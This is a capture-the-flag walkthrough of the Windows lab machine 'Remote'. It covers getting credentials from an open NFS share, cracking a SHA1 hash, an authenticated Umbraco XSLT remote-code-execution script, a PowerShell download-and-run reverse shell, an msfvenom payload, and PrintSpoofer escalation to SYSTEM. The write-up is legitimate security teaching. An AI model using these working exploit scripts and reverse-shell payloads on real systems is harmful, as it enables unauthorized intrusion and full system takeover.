
Remote is an easy difficulty Windows machine that features an Umbraco CMS installation. Credentials are found in a world-readable NFS share. Using these, an authenticated Umbraco CMS exploit is leveraged to gain a foothold. From there, an abuse of the Print Spooler service gets us a SYSTEM shell.
Enumeration
Starting with a full port scan:
┌──(corey㉿kali)-[~/htb/Remote]
└─$ nmap 10.129.230.172 -sS -p- -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-06 06:34 -0400
Nmap scan report for 10.129.230.172
Host is up (0.043s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
5985/tcp  open  wsman
47001/tcp open  winrm
A good spread here. FTP, a web app, SMB, WinRM, and an NFS share, which is unusual to see exposed on a Windows box. Running a version scan against the open ports:
┌──(corey㉿kali)-[~/htb/Remote]
└─$ nmap 10.129.230.172 -A -p21,80,111,135,139,445,2049,5985,47001 -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-06 06:35 -0400
Nmap scan report for 10.129.230.172
Host is up (0.039s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind       2-4 (RPC #100000)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Device type: general purpose
Running: Microsoft Windows 2019
OS CPE: cpe:/o:microsoft:windows_server_2019
OS details: Microsoft Windows Server 2019
Confirmed as Windows Server 2019. Let’s check out the web app first.

Poking around the site turns up an employee listing:

Jan Skovgaard
Lee Kelleher
Jeavon Leopold
Jeroen Breuer
Matt Brailsford
Not immediately useful, but good to keep on hand for later. The contact page also gives it away:

This confirms the site is running Umbraco CMS. Clicking the Install Forms button redirects to a login page at http://10.129.230.172/umbraco/#/login/false?returnPath=%252Fforms

No creds yet, so let’s check the other open services. FTP allows anonymous login but the directory is empty, and SMB refuses a null session, so nothing there. That leaves NFS, which is the interesting one:
┌──(corey㉿kali)-[~/htb/Remote]
└─$ showmount -e 10.129.230.172
Export list for 10.129.230.172:
/site_backups (everyone)

┌──(corey㉿kali)-[~/htb/Remote]
└─$ mkdir /tmp/site_backups
└─$ sudo mount -t nfs 10.129.230.172:/site_backups /tmp/site_backups -o nolock
NFS (Network File System) lets a Linux box mount a remote directory as if it were local, and here it’s shared out to anyone with no authentication. Once it’s mounted we can browse it like any other folder:
┌──(corey㉿kali)-[/tmp/site_backups]
└─$ ls -la
total 119
drwx------  2 nobody nogroup  4096 Feb 23  2020 .
drwx------  2 nobody nogroup    64 Feb 20  2020 App_Browsers
drwx------  2 nobody nogroup  4096 Feb 20  2020 App_Data
drwx------  2 nobody nogroup  4096 Feb 20  2020 App_Plugins
drwx------  2 nobody nogroup    64 Feb 20  2020 aspnet_client
drwx------  2 nobody nogroup 49152 Feb 20  2020 bin
drwx------  2 nobody nogroup  8192 Feb 20  2020 Config
drwx------  2 nobody nogroup    64 Feb 20  2020 css
-rwx------  1 nobody nogroup   152 Nov  1  2018 default.aspx
-rwx------  1 nobody nogroup    89 Nov  1  2018 Global.asax
drwx------  2 nobody nogroup  4096 Feb 20  2020 Media
drwx------  2 nobody nogroup    64 Feb 20  2020 scripts
drwx------  2 nobody nogroup  8192 Feb 20  2020 Umbraco
drwx------  2 nobody nogroup  4096 Feb 20  2020 Umbraco_Client
drwx------  2 nobody nogroup  4096 Feb 20  2020 Views
-rwx------  1 nobody nogroup 28539 Feb 20  2020 Web.config
This is a full backup of the Umbraco site. Web.config points to where the database lives:
<connectionStrings>
    <remove name="umbracoDbDSN" />
    <add name="umbracoDbDSN" connectionString="Data Source=|DataDirectory|\Umbraco.sdf;Flush Interval=1;" providerName="System.Data.SqlServerCe.4.0" />
</connectionStrings>
Pulling strings from that database file turns up user hashes:
┌──(corey㉿kali)-[/tmp/site_backups/App_Data]
└─$ strings Umbraco.sdf
[email protected]{"hashAlgorithm":"SHA1"}[email protected]
[email protected]==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}[email protected]
<...SNIP...>
The admin account is using SHA1, which cracks fast:


The stored creds turn out to be [email protected]:baconandcheese, which log us into the Umbraco portal:
Umbraco Authenticated RCE

Umbraco is a common enough CMS that authenticated exploits for it are well documented. A quick search confirms this version lines up with a known RCE:

The exploit abuses the XSLT visualizer feature in Umbraco. Authenticated users can submit an XSLT stylesheet to preview, and Umbraco supports embedding inline C# scripts inside that stylesheet through <msxsl:script>. Since that C# runs server side, we can use it to spawn a process, which gives us code execution as whatever account the app pool runs under.
Here’s the exploit script, modified to fit our target and used first as a quick ping test:
import requests
from bs4 import BeautifulSoup

payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "ping -c 3 10.10.15.227"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "calc.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> '

login = "[email protected]"
password = "baconandcheese"
host = "http://10.129.230.172"

s = requests.session()
url_main = host + "/umbraco/"
r1 = s.get(url_main)

url_login = host + "/umbraco/backoffice/UmbracoApi/Authentication/PostLogin"
loginfo = {"username": login, "password": password}
r2 = s.post(url_login, json=loginfo)

url_xslt = host + "/umbraco/developer/Xslt/xsltVisualize.aspx"
r3 = s.get(url_xslt)

soup = BeautifulSoup(r3.text, 'html.parser')
VIEWSTATE = soup.find(id="__VIEWSTATE")['value']
VIEWSTATEGENERATOR = soup.find(id="__VIEWSTATEGENERATOR")['value']
UMBXSRFTOKEN = s.cookies['UMB-XSRF-TOKEN']
headers = {'UMB-XSRF-TOKEN': UMBXSRFTOKEN}
data = {
    "__EVENTTARGET": "", "__EVENTARGUMENT": "", "__VIEWSTATE": VIEWSTATE,
    "__VIEWSTATEGENERATOR": VIEWSTATEGENERATOR, "ctl00$body$xsltSelection": payload,
    "ctl00$body$contentPicker$ContentIdValue": "", "ctl00$body$visualizeDo": "Visualize+XSLT"
}

r4 = s.post(url_xslt, data=data, headers=headers)
The script logs in, grabs the view state tokens the XSLT visualizer page needs, and submits the payload. Watching a listener on the attack box confirms it landed:
┌──(corey㉿kali)-[~/htb/Remote]
└─$ sudo tcpdump -i eth0
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
07:33:00.596827 IP 10.0.2.15.60671 > 38-46-224-109.static.isp.htb.systems.1337: UDP, length 132
07:33:00.636969 IP 38-46-224-109.static.isp.htb.systems.1337 > 10.0.2.15.60671: UDP, length 116
<...SNIP...>
Got a hit. Time to swap the ping for a real reverse shell.
Foothold and User Flag
Same exploit, but the C# now downloads and runs a PowerShell reverse shell instead of pinging:
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:csharp_user="http://csharp.mycompany.com/mynamespace"><msxsl:script language="C#" implements-prefix="csharp_user">public string xml() { string cmd = "-nop -w hidden -ExecutionPolicy Bypass -Command IEX(New-Object Net.WebClient).DownloadString(\'http://10.10.15.227:80/rev.ps1\')"; System.Diagnostics.Process proc = new System.Diagnostics.Process(); proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd; proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; }</msxsl:script><xsl:template match="/"><xsl:value-of select="csharp_user:xml()"/></xsl:template></xsl:stylesheet>'
And rev.ps1, a standard PowerShell TCP reverse shell:
$client = New-Object System.Net.Sockets.TCPClient('10.10.15.227',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
Host the script and catch the shell:
┌──(corey㉿kali)-[~/htb/Remote]
└─$ updog -p 80
[+] Serving /home/corey/htb/Remote on 0.0.0.0:80...
10.129.230.172 - - [06/Jul/2026 07:42:52] "GET /rev.ps1 HTTP/1.1" 200 -

┌──(corey㉿kali)-[~/htb/Remote]
└─$ rlwrap nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.15.227] from (UNKNOWN) [10.129.230.172] 49723
whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> type C:\Users\Public\Desktop\user.txt
8218e265c85de2a8e92e236e25XXXXXX
We land as the IIS app pool identity, which explains why the shell can execute processes but isn’t a full user account. User flag grabbed.
Privilege Escalation
Checking our current privileges first:
PS C:\> whoami /priv

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeImpersonatePrivilege being enabled is the key here. Service accounts like this one often have it, and it’s what makes potato-style exploits work: any process that can trick a SYSTEM-level service into authenticating to it can steal that authentication token and impersonate SYSTEM.
The classic path for this is abusing the Print Spooler service. Checking if it’s running:
PS C:\Users\Public\Desktop> Get-Service -Name Spooler

Status   Name               DisplayName
------   ----               -----------
Running  Spooler            Print Spooler
It is. PrintSpoofer is a tool built for exactly this scenario, it coerces the Spooler service to authenticate to a named pipe we control, then uses the resulting SYSTEM token to launch a process of our choosing. Generating a reverse shell payload with msfvenom first:
┌──(corey㉿kali)-[/opt/privesc/windows]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.227 LPORT=8000 -f exe -o shell.exe
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: shell.exe
Upload both shell.exe and PrintSpoofer.exe to the target, then run PrintSpoofer with the shell as the target command:
PS C:\Users\Public\Desktop> iwr -uri http://10.10.15.227/shell.exe -outfile shell.exe
PS C:\Users\Public\Desktop> iwr -uri http://10.10.15.227/PrintSpoofer.exe -outfile printspoofer.exe

PS C:\Users\Public\Desktop> .\printspoofer.exe -c "C:\Users\Public\Desktop\shell.exe"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Catching it on our listener:
┌──(corey㉿kali)-[/opt/privesc/windows]
└─$ nc -nvlp 8000
listening on [any] 8000 ...
connect to [10.10.15.227] from (UNKNOWN) [10.129.230.172] 49744
Microsoft Windows [Version 10.0.17763.107]

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
008452ff75d4781a31649a24baXXXXXX
SYSTEM shell and root flag, all done.